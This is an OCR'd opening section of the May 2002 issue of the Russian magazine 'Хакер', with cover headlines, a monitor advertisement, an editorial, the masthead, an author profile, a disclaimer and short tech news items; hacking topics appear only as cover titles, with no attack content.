ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 05.02 (41)
WWW.XAKEP.RU
КТО ПРОТИВОСТОИТ КИБЕР-ВОИНСТВУ?
ИНТЕРВЬЮ С КОМПЬЮТЕРНЫМ ОТДЕЛОМ ФСБ
ВЗЛОМ PHP
Обходим фаерволы
Защита от Руткитов и Логклинеров
HackWear или как одеться хацкеру
BIG FAQ
И больше не спрашивай!
Красиво петь не запретишь!
Тестирование MP3 плейеров
Необходимый софт
Большой джентльменский набор простого юзера
Бенчмарки
Тотальное тестирование твоего компьютера
10 ЛЕТ 2002
(game)land
9771609101009
05>

ЖИТЕЛИ СЕТИ,
СМАХНИТЕ СЛЕЗЫ УСТАЛОСТИ С ГЛАЗ !
ЗАСТРАХУЙТЕ ВАШЕ ЗРЕНИЕ !

Вы много работаете
за компьютером ?
Ваши глаза быстро устают ?
Мониторы LG FLATRON.
Плоский экран.
Страховой полис для ваших глаз!

В отличие от обычных мониторов с плоским экраном модель LG FLATRON имеет три плоские поверхности:
- Плоская поверхность экрана
- Внутренняя плоская поверхность трубки
- Плоская поверхность изображения

Вот преимущества, которыми обладает этот монитор:
- Не утомляются глаза
- Нет искажений
- Нет стабилизирующих нитей.

Если Вы хотите наслаждаться поистине живой картинкой - остановите свой выбор на LG FLATRON.

FLATRON® 795FT Plus
Тип трубки - Flatron, диагональ: 17"
Видимая область: 16.01" Шаг: 0.24мм
Фокус: двойной динамический
Покрытие: W-ARAS
Размер изображения: 325x244мм
Максимальное разрешение: 1600x1200 / 75Гц
Частота горизонтальной развертки: 30 - 96КГц
Частота вертикальной развертки: 50 - 160Гц
Размер (ШxГxВ): 518x570x560мм, вес: 21кг

17" монитор FLATRON® 775FT
17" монитор FLATRON® 774FT
17" монитор FLATRON® 776FM
19" монитор FLATRON® 915FT Plus

Москва: (095) 252 2030
Технотрейд (095) 291 2686, Р и К (095) 230 6356, Фалькон (095) 150 8320, DVM Group (095) 777 1044, Дениким (095) 787 4999, Ф-Центр (095) 472 6401, Формоза (095) 234 2164, Техносила (095) 777 8777, М.Видео (095) 777 7775, Мир (095) 152 4001, Эльдорадо (095) 976 5160, Валга (095) 125 6001, JIB Group (095) 917 0503. **С-Петербург:** Евклид (812) 321 6300, **Находка:** Элси (266) 4 65 73

Информационная служба LG: (095) 742 7777; http://www.lg.ru

INTRO № 41

>Мы часто удивляемся, почему вокруг нас столько много дерьма и грязи. А что сделал лично ты, чтобы этого дерьма стало на порядок меньше? Много? Мало? Скорее всего вообще ничего... Но и это не самое страшное. Больше всего меня умиляют те, кто почувствовав себя избранным борцом за чистоту нравов и культуры, объявляют войну чему попало и кому попало. Интернету, например. Сам, наверняка, слышал много раз фразу, мол "Интернет - конец культуры"? Знаменитые деятели пресловутой культуры убеждают нас с голубых экранов и желтеньких газет, что "Всемирная компьютерная сеть" - это ничто иное, как рассадник зла, разврата, дьявольских сект, насилия, черной пропаганды и прочей грязи. Согласен, все это, при желании, можно легко выудить на экраны своих мониторов. Но неужели, так сложно понять, что Интернет - это всего лишь отображение нашего общества со всеми его плюсами и недостатками. И станет "Всемирная паутина" идеальной лишь тогда, когда станет идеальным само общество, ее создающее и в ней обитающее. Кстати, "паутина", вполне удачное прозвище для Интернета. Затягивает эта сеть, словно сильный наркотик, вполне конкретно и основательно. Однако, это еще не значит, что она всем разжижает мозги и притупляет ум. Потому как, если у человека есть тяга к знаниям и самосовершенствованию, то он может с помощью сети и дальше повышать свой культурный уровень, ну, а если человек, сидящий перед монитором, недалеко ушел в своем развитии от своих волосатых предков, то ему вполне хватит привычного "корма для свиней" в красивой обертке. И не заменяет Инет культуры, как активно нам пытаются доказать. Человек, ходивший хоть раз в театр, не станет смотреть его по телевизору. Так же, как и секс с красоткой не заменит кучу порносайтов, живое общение не заменит отморозков в чатах и конференциях и т.д. и т.п. Надеюсь, и ты тоже всегда сможешь отличить виртуальное от живого и не переступишь ту границу, когда "виртуал" начинает полностью вытеснять реальную жизнь.

Самое интересное, что подобные маразматические нападки на компьютерную индустрию становятся все популярней, особенно в рядах хитрозадых политиков и чиновников во всем мире. Стоит только какой-нибудь тупорылой "обезьянке", порожденной загнивающей буржуйской системой, перестрелять своих одноклассников вместе с охраной и учителями, как тут же выясняется, что этот четырнадцатилетний "Рэмбо" оказывается любил играть в Counter-Strike... Вот оно - порождение терроризма! А что? Из 3D-шутеров очень удобно делать козла отпущения. Насилие есть, кровь есть - вот это и окончательно добило неокрепшую психику подростка. В качестве консультанта еще какого-нибудь психолога пригласят, и тот с радостью поддержит эту теорию. И все. Можно выносить приговор - запретить игры, содержащие насилие. Дело закрыто. Общество успокоилось, но при этом уже никого не волнует сложившиеся система, при которой подросток может беспрепятственно купить целый арсенал оружия, научиться стрелять, проникнуть на охраняемый объект и перестрелять кучу народа. Маразм крепчал...

Да, мы новое поколение. Да, IT-индустрия прочно вошла в нашу жизнь. Да, мы не ангелочки. Но мы любим свободу и в тоже время у нас есть своя голова на плечах и мы можем честно смотреть в глаза любому чиновнику и тут же послать его вместе с его маразматическими нравоучениями и псевдоопекой... Ты с нами? ;]

p0r0h,
редактор рубрики «Ferrum»

/БРАТСКАЯ МОГИЛА/

/РЕДАКЦИЯ
>Глав-вред
Сергей "SINtez" Покровский
(sintez@real.xakep.ru)
>Софтверный террорист
Михаил "Centner" Михин
(centner@real.xakep.ru)
>Геймер-маньяк
Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)
>Металло-ломщик
Константин "p0r0h" Буряков
(p0r0h@real.xakep.ru)
>Баго-корректор
Виталий Петрович
(vp@real.xakep.ru)

/ART
>Арт-директор
KROt (kerel@real.xakep.ru)
>Дизайнеры
Алик Вайнер (Jmurik)
(alik@real.xakep.ru)
Евгений Чарский
Роман Фофанов

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Авдеев Владимир
(avdeev@gameland.ru)
Рубин Борис
(rubin@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

Служба безопасности и связь с правоохранительными органами
Игорь Акчурин
Глеб Маслов

/PUBLISHING
>Учредитель и издатель
ООО "Гейм Лэнд"
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

>Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
http://www.xakep.ru
magazine@xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Тираж **75 000** экземпляров.
Цена договорная.

x-crew

Антон Карпов aka Тоxa
(Toxa@real.xakep.ru)

/nickserv info Toxa
Info for Toxa:


Тоха (пишется изначально по-английски, однако в кириллице визуально воспринимается идентично, что служит почвой для коверканья ника =), известен в широких кругах ирк-маньяков как Токса, Токсик, Токсики и еще с десяток производных от имени.
Если верить DalNet'овской статистике, ник был зарегистрирован где-то в двухтысячном году, однако не верьте NickServ'у - на самом деле, ник был зарегистрирован намного раньше, когда и Далнета-то еще не было: где-то в начале восьмидесятых годов в Стране Советов (это где ничего не было, однако любой мог дать бесплатный Совет...).
Из недостоверных источников сообщается, что первыми его словами были "Hello, World", однако я верить этой информации категорически отказываюсь.
С самого рождения и по сей день Тоха проживает в северо-западной полосе РФ, городе Санкт-Петербурге, и до сих пор недоумевает, что он забыл в этом промозглой и слякотной культурной столице России.
Первым своим компьютером у Тохи была "тройка". Не P3, естественно, а IBM 386. Зверь по тем временам. Да, радость программирования на бейсике на кассетном "спектруме" обошла его стороной: из смутных воспоминаний той поры в мозгу отложились лишь интерфейс Windows 3.11, кружочки/палочки в paint'e (Тоха был зло-дизигнером :), многочасовые путешествия по лабиринтам Wolfstein 3D и ночные бдения с дозвонами на BBS. Затем был "самый первый пентиум про", Borland C и чудо ОС Winows 95, которая своей... хм... оригинальностью надоело (вплоть до середины 2000-го года) загнала Тоху в Win NT 4.0

Отучившись в средней школе и окончив ее с золотой медалью... Нет, отмучившись в средней спецшколе и окончив ее со справкой... В общем, сделав школе и всем тамошним отморозкам ручкой, рвался в армию, но его туда не взяли. А взяли в питерский ГосТехУнивер (в простонародье - Политех), известный прежде всего тем, что в стенах этого славного вуза учился (учился? хм..) другой светоч X-Crew - небезызвестный тебе M.J.Ash. Отсюда вывод: настоящие хацкеры и хацкерши Питера учатся только в тамошнем Политехе :). В этом учебном заведении Тоха убивает свои лучшие годы жизни и по сей день. Но на судьбу не жалуется, ибо на родной кафедре окружен монстрами программистской и хакерской мысли, у которых есть чему поучиться. Так что, пользуясь случаем: пламенный привет вам, любимые преподаватели :).

Час Х для Тохи пришел где-то в году двухтысячном (фак ээ миллениум, е), когда один приятель пальцанулся, что написал статью в Х, натянув по самые помидоры какой-то портал с веб-чатом (опять пользуясь случаем: привет тебе, FINNAN). Многообещающему ламеру стало интересно, что есть Х, и он его незамедлительно купил. Поняв, что держит в руках свою будущую судьбу, Тоха с жадностью принялся вгрызаться в "правильную" сторону Сети и сетевой жизни, затем пошли кучи мануалов и RTFM'ов, эксперименты с операционками и все такое. Новые знакомства, новые открытия, новые горизонты...
Не был далек тот час, когда Тоха уже не мыслил жизнь иную, нежели X-life, и выход был только один - стать частью Х. Все началось с открытия сайта xakep.ru в конце лета '2000 (очередные респекты: привет тебе, Pupkin-Zade, славный редактор xakep.ru), дальше - больше, и пошло-поехало... Так журнал "сделал" себе автора :).

День сегодняшний. Ты держишь в руках номер Х за май 2002, а у Тохи в это время стоит средненький по нынешним меркам Celeron 634/192 RAM/20 Gb HDD/RIVA TNT2 16/Acer 57c и ждет тотального апгрейда. Из операционок обитают Linux Mandrake 8.2 и OpenBSD 3.0 (все дружно поем реквием по безвременно снесенной Win XP), а из дешевых китайских колонок звучит старый добрый британский рок.
Если бы попросили заполнить анкету, то написал бы, что любит язык Си, IRC (это не язык, это образ жизни :) и всех своих друзей, а не любит - дисконнекты, пиво, сильный ветер, толпы людей и свой город, а также не мыслит жизни без Pocket PC (суперудобная вещь, Palm'ы отдыхают).

Как и у любого психа, у Тохи есть свои несбыточные мечты. Вот некоторые из них: дожить до того дня, когда Microsoft перестанет маяться дурью и портирует MS Office с IE под Линух, застать то время, когда по всей России будут протянуты сотовые линии последнего поколения, дабы всегда быть в онлайне, посадить дерево, вырастить сына и забеременеть от главного редактора, дабы связать свою жизнь с Х навечно.
P.S. Тоха со смаком прочитал этот текст, откинулся в кресле, пробежал строчки глазами и гордо подумал: "Клево получилось. Ну что, теперь-то меня, надеюсь, перестанут звать эти придурки на ЭмТиВи и надоедливые поклонницы перестанут клянчить автограф". - "Дурак, тебя и так никуда не звали и никто автографа не просил", - противно прохихикала совесть. - "А ты не подкалывай!" - возмутился Тоха и упал с кресла.




WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

!!! Алекс Целых (News@real.xakep.ru)

Сторожевой робопес

Компания Sanyo Electric представила сторожевого робопса для охраны частных усадеб. При весе 40 килограммов и квадратных габаритах 70x70 сантиметров узконосый монстр чем-то напоминает наглого муравьеда. Круглые сутки он совершает обход хозяйского дома, вынюхивая недоброжелателей. Встроенная в нос видеокамера делает возможной фотоохоту. Приметив чужака, робопес незаметно подкрадывается к нему и посредством сотовой связи устраивает "прямую линию" с хозяином. Голос человека транслируется через пасть зверя. Владелец может осведомиться, чего хочет визитер, потребовать от него уйти либо вызвать полицию. Стоимость устройства - 1500 "зеленых". В широкую продажу робот поступит только в 2004 году.




Кондиционер для мумии

После тысячи лет запарки под толстым слоем бинтов египетские мумии ошалели от жары и накатали жалобу во Всемирную организацию здравоохранения. В итоге международный тендер на вентиляцию самой большой пирамиды Хеопса выиграла компания Daikin Industries. В скором времени она установит сложную систему кондиционеров, которая позволит поддерживать оптимальную температуру и влажность воздуха внутри одного из самых древних чудес света.

Гарри Поттер на пару

Финский ученый изобрел систему для проецирования видеоизображений на виртуальный экран из тумана. Walk-thru Virtual Environment - это два вентилятора и кусок сухого льда, по-научному - замороженная углекислота CO2. Испаряясь, лед создает плотную "дымовую завесу". Качественная картинка фактически парит в воздухе. Если попробовать потрогать изображение, ничего не почувствуешь.



Пластиковый стервятник

Канадская компания Intercept Technologies освоила выпуск пластиковых стервятников. Поведение робоптиц не отличить от живых хищников. Они взлетают под облака и, расправив механические крылья, отпугивают пернатую мелюзгу от аэропортов, мусорных свалок, полей для гольфа. Идея поставить на службу робоптиц получила развитие, когда воробьи перестали бояться грома дробовиков и фейерверков: безжизненные потрепанные тушки стали все чаще находить в двигателях самолетов. Управлять Robofalcon не сложнее, чем авиамоделями, при этом хвост выполняет функции руля. В качестве топлива могут быть использованы бензин, газ или электрические батареи. Робоптица легко противостоит ветру в 40 км/ч. В настоящее время разработано несколько видов Robofalcon, например, золотой орел или сокол обыкновенный. Последний профилируется на скворцах.

Немой телефон

Японская компания NTT DoCoMo (www.nttdocomo.com) работает над телефонным аппаратом для "немых" разговоров. Устройство представляет собой сложную систему датчиков, регистрирующих движения мускулов щеки и челюсти человека. Таким образом, для полноценного общения достаточно совершать только движения ртом и языком, не проговаривая слова вслух. В прошлом году NTT DoCoMo уже выпустила телефон с "немым" динамиком, в нем голос собеседника передается на подушечки пальцев, прикладываемые к уху.

"Умная" кепка

В Австралии изобрели "думающую кепку". Нахлобученный на макушку, этот головной убор посредством магнитных импульсов стимулирует участки мозга, которые отвечают за мыслительный процесс. Изначально "кепку" прописывали пациентам с повреждением мозга. В результате у них резко улучшалась память, развивались способности к искусству и точным наукам. Тогда ученые провели эксперимент на здоровых людях. Результат превзошел все ожидания. Минут через 15 в голову начинают лезть гениальные идеи - только успевай записывать. Да и в целом мозг в "кепке" работает продуктивнее, что можно сравнить с чтением 10 страниц в минуту. Теперь понятно, зачем зимой и летом греет свою лысину Лужок.

Роботы -санитары


В коридорах нескольких британских госпиталей туда-сюда снуют роботы-санитары. Двигаясь точно по однажды заложенному маршруту, умная машина производит сухую и влажную уборку помещений. После этого робот находит дорогу назад на базу, где сгружает забитый мусором контейнер, заправляется чистящим средством и подзаряжает аккумуляторы. В отличие от бабушек-уборщиц, роботы никогда не бубнят под нос и отличаются внимательным отношением к пациентам. Встретив кого-то на своем пути, они извиняются и звонким голосом сообщают, что заняты важным делом.

Сирена для колясок

Некая московская компания освоила выпуск противоугонных устройств для детских колясок. Импортные средства передвижения, цена на которые доходят до 300-400 долларов, занимают по числу краж второе место после "жигуленка" и даже обгоняют иномарки. Чаще всего коляски похищают из поликлиник и у подъездов домов. Случаются кражи вместе с перилами, к которым их крепят. Пока заботливая мамаша дотянет любимое чадо до люльки и вернется назад, коляски и след простыл. Миниатюрный "сторожок" крепится прямо на рессору. Как только коляску пытаются сдвинуть с места, воем взрывается сирена, имитирующая плач новорожденного. От таких стонов у воришек закладывает уши, и они бросаются наутек.

Семейный робот

Японская компания Bandai выпустила семейного робота-андроида. Миниатюрный NetBorg BN-7 запоминает до 7 членов семьи, чтобы впоследствии различать их по лицу или интонациям в голосе. Габариты робота 50 x 40 x 68 сантиметров, вес 20 килограммов. Мозгом ему служит система на процессоре Pentium III 1 ГГц под Windows 2000. Глаза - встроенная CCB-камера на 300 тысяч пикселей. Перемещается по дому робот на миниатюрных гусеницах. Словарный запас андроида - 1000 отдельных слов и до 65 тысяч фраз. Робот держит в голове привычки каждого члена семьи, к каждому избирает свой подход. Он умеет краснеть в ответ на шутку и бледнеть при замешательстве. Робот может поприветствовать хозяина, справиться у хозяйки дома, что будет на ужин, и поиграть с плаксивым ребенком.



!!! Алекс Целых (News@real.xakep.ru)

Секс по-русски

По результатам Глобального сексологического исследования Durex 2001 за последний год Россия скатилась с третьего на девятое место по любвеобильности. Частота половых контактов упала со 122 до 110 в год. Для сравнения: америкозы мнут простыни раз в 3 дня, зато японцы ограничиваются 36 перепихиваниями в год. Однако, как говорится, русские медленно запрягают, но быстро ездят. Нам нет равных по количеству сексуальных партнеров - в среднем 9.7. Хотя четверть россиян заявила о том, что они имеют лишь одного сексуального партнера, 4% похвастались не менее чем 50 любовниками. Что касается ВИЧ и других инфекций, "озабоченных" этой проблемой у нас 58%. Старой доброй резинкой при этом предохраняются 37% россиян. 17% полагаются на русский авось. Из эротических фантазий в особом почете "березовая роща" - каждый четвертый опрошенный пробовал секс в лесу. 16% практикуют любовь на пляже, 22% - в русской баньке, сауне и джакузи. Только 3% рискуют расположиться на кухонном столе меж вилок и ножей. Ну а четверть россиян вообще предпочитает поглощение шоколада всем видам отдыха: этих сладкоежек не затащить ни в лес, ни в джакузи.

Генератор тишины

